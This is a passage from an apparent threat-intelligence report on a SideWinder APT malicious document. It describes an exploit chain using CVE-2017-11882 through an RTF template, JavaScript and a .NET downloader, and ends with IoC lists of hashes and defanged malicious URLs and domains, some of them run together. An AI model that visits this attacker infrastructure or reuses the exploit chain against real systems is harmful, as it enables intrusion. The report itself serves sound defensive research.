
Here, we summarize the execution flow of the file. The malicious document will be opened by the victim and a RTF template file is then loaded. This RTF file contains the remote code execution exploit CVE-2017–11882 which abuses a FONT name vulnerability in the Equation Editor triggered via an embedded Equation Editor object. The exploit executes a JavaScript file, previously written to disk through the RTF template, which then executes .NET code. This file downloads another stage which is no longer available online. The ability to execute an already existing local file is implemented in the code, but not used in this process flow.



Malicious execution flow of the document

Placeholder files

As mentioned before, the nearly empty *file.rtf*(1) we initially found wasn't very useful in terms of content. We assume that the original file on the server was removed to protect the following stage by replacing it with a placeholder file. Yet, because the file is custom, it can be utilized as identifier and establish a relationship between the attacks. In this case, we are able to link eight domains as shown below.



VirusTotal indicates communication between maldocs and the placeholder file


Based on the given relation on VirusTotal, the URLs of these eight domains all exhibit the same path pattern (*<…> /0/0/0/m/files-<hex_data>/file.rtf)* which supports the assumption of a possible connection between them. We list the domains below.

```
http://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttp://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttp://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtfhttp://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://cabinet-gov-pk.ministry-
pk[.]net/14300/1/1273/2/0/0/0/m/files-
68ebf815/file.rtfhttps://careitservices.paknvay-pk[.]net/5359/1/4586/2/0/0/0/m/files-
266ad911/file.rtfhttps://defencelk.cvix[.]live/3023/1/54082/2/0/0/0/m/files-
0c31ed2d/file.rtfhttps://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttps://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttps://mailaplf.cvix[.]live/2968/1/50390/2/0/0/0/m/files-
7630e91a/file.rtfhttps://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtfhttps://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://sppc.moma-pk[.]org/5281/1/4265/2/0/0/0/m/files-
d2608a99/file.rtfhttps://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-
cd6e6dbd/file.rtf
```

A quick check of the domains led to related posts attributing the domains to the same APT, shown in the list below.

In conclusion, this placeholder file creates a relationship between several different attacks, supporting the attribution made by other researchers.

In addition, we checked the validity period of the TLS certificates on crt.sh for the domains in question. The graphic below illustrates the validity periods of the relevant TLS certificates, and even though we can't be sure when exactly the attacks were carried out, we can at least narrow down the time frame.



Validity span of TLS certificates for each identified domain

Conclusion

A sample attributed to SideWinder was published on Twitter. We analyzed the sample and followed related IoCs as far as possible. Along this analysis, we found related work verifying the file structure and attribution. We also noticed that different SideWinder samples downloaded the same nearly empty RTF file which we assume acts as placeholder file after the original payload was delivered. This placeholder file itself is not considered a default file which allowed us to identify related domains of this campaign.

All extracted and deobfuscated files can be downloaded from our GitHub repository DCSO CyTec.

IoCs

We provide a MISP event on our GitHub.

```
### SHA256## Document from
Tweeteeeb99f94029fd366dcde7da2a75a849833c5f5932d8f1412a89ca15b9e9ebb7## Placeholder
RTF Template1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a##
Malicious RTF
Template4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588## Malicious
embedded JavaScript
c2809dcc935ed3c7923f1da67d1c5dddc4ece2353a4c0eab8c511a14fa7e04c1## Malicious embedded
.Net file95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb## Documents
linked to RTF placeholder file
cb933361cd6c26ca61c441a40da394a505086f572fd7e9bd425bf086adf50edc6a00b6f20123258fb8db9c
 URLshttp://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttp://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttp://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://cabinet-gov-pk.ministry-
pk[.]net/14300/1/1273/2/0/0/0/m/files-
68ebf815/file.rtfhttps://careitservices.paknvay-pk[.]net/5359/1/4586/2/0/0/0/m/files-
266ad911/file.rtfhttps://defencelk.cvix[.]live/3023/1/54082/2/0/0/0/m/files-
0c31ed2d/file.rtfhttps://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-
5291bef6/file.rtfhttps://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttps://mailaplf.cvix[.]live/2968/1/50390/2/0/0/0/m/files-
7630e91a/file.rtfhttps://mohgovsg.bahariafoundation[.]live/5320/1/13/2/0/0/0/m/files-
1ddf5195/file.rtfhttps://sppc.moma-pk[.]org/5281/1/4265/2/0/0/0/m/files-
d2608a99/file.rtfhttps://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-
cd6e6dbd/file.rtfhttp://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtfhttps://maritimepakistan.kpt-pk[.]net/5434/1/3694/2/0/0/0/m/files-
ce32ed85/file.rtf### Domainsbahariafoundation[.]livecvix[.]livekpt-
pk[.]netksew[.]orgministry-pk[.]netmod-pk[.]commoma-pk[.]orgpaknvay-pk[.]net
```